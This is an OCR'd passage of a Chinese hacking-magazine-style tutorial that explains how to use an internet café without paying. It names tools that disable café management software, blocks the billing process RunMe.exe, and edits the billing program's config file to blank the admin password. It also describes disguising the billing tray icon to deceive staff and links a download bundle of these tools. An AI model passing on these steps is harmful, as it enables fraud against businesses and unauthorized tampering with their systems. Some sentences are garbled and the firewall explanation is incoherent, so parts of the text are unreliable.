


图9

二，没有智能ABC，那也无所谓

尝试了不花钱上网后，同学和我非常高兴，可是网吧不久就把智能ABC卸载了，我只好压力测试了种种办法，其中一种最简单的方法，就是花钱开票，打开右下角的开始-设置-控制面板，点Windows 防火墙打开就OK了，说实话这种方法不是很完美，因为有的网吧打不开有的没有Windows 防火墙，但简单却不可否认，防火墙把用户的计算机和公共网络分隔开，它检查到达防火墙两端的所有数据包，无论是进入还是发出，从而决定该拦截这个包还是将其放行，是保护个人计算机接入互联网的安全有效措施。好吧，好吧，我只好用到这款软件了，网吧幽灵4.2，“网吧幽灵”同时也是一款网吧辅助工具。它能够禁用网吧管理软件如“万象网管”等多款主流网吧管理软件的监视，控制。利用此款软件，能够起到：在客户端上关闭管理软件、解除网吧下载限制、破解电脑还原功能等作用。但具体情况得视网吧管理软件以及网管人员的反破解能力。打开数据拦截项，把所有的对号都点了，在找到进程RunMe.exe点开始拦截，如图10，这样可以达到防火墙一样的作用。可是我家楼下的网吧的收费系统过了几天就不好使了，我用网吧幽灵4.2拦截之后，发现进程RunMe.exe就自动退出，1秒后又创建了。我们怎么办呢，我们可以利用第一张方法的原理，实现这一步，就是打开NoShutdown禁止关机工具，然后打开追影虚拟多桌面，我们按Ctrl+left(←)切换左桌面，我们找到了这款网吧收费软件的源文件地址是C:\Program Files\HC\hCard，看到一个叫SERVER的文件了吗？我们用记事本打开，我们在[用户信息]这项的password和HSP2后面的等号后面改成8个0，之后保存，看到一个叫SET的文件了吗？，理论上我们要用密码的，我们改完之后可以用空密码进入了，在系统参数那项点客户端异常，设置120分钟后锁屏，点应用，之后确定，在这之后我再打开网吧幽灵4.2，打开数据拦截项，把所有的对号都点了，在找到进程RunMe.exe点开始拦截，这样就把




图8

我设置的参数保存了，就实现了开卡-上机-"免费"上网了，当然我们要开卡的么！至于还有一种方法，就有点蛋疼了，说一下原理，就是参数设置完了，不用网吧幽灵4.2拦截，在收费系统登录界面点管理员，用空密码进入，其实这种方法在主机显示是管理员登录，会被发现，但网管就不用每半个小时登录一次了，我的网管朋友对这招很赞，毕竟玩游戏的时候突然出现一个登录界面，会很怕怕的。




图10




图11

三，社工帮忙，网管来了也不怕

利用智能ABC的万能退出漏洞，在副桌面玩游戏，可是你发现了没有右下角没有那个收费系统的角标，这样网管来了，一看就看出来了，所以用到我在红黑工具包里的一款工具，收费图标伪装精灵，打开，如图11，设置程序路径，可以是ICO图标，也可以是软件，点伪装后，如图12。我们要挂机怎么办？用到老贼网吧挂机锁（黑客帝国版），如图13，界面支持副桌面，而且不是全部锁屏，很好很强大。当然我们不可能无限的挂机我们可以设置时间就让电脑自动关机，进程定时工具，ProcTerminator，如图14，这款工具最大的优点是进程定时，所以我在所有压力下制作了《RunMe卸载工具》，把所有的工具打包，如图15，下载地址是loser7758.ys168.com，呵呵，这样就可以玩游戏了，一分钱不花还在等待什么？，如图16。最后，还是那句话，技术是死的，人是活的，我们不能局限于工具，思路很重要滴。




图12




图13




图14

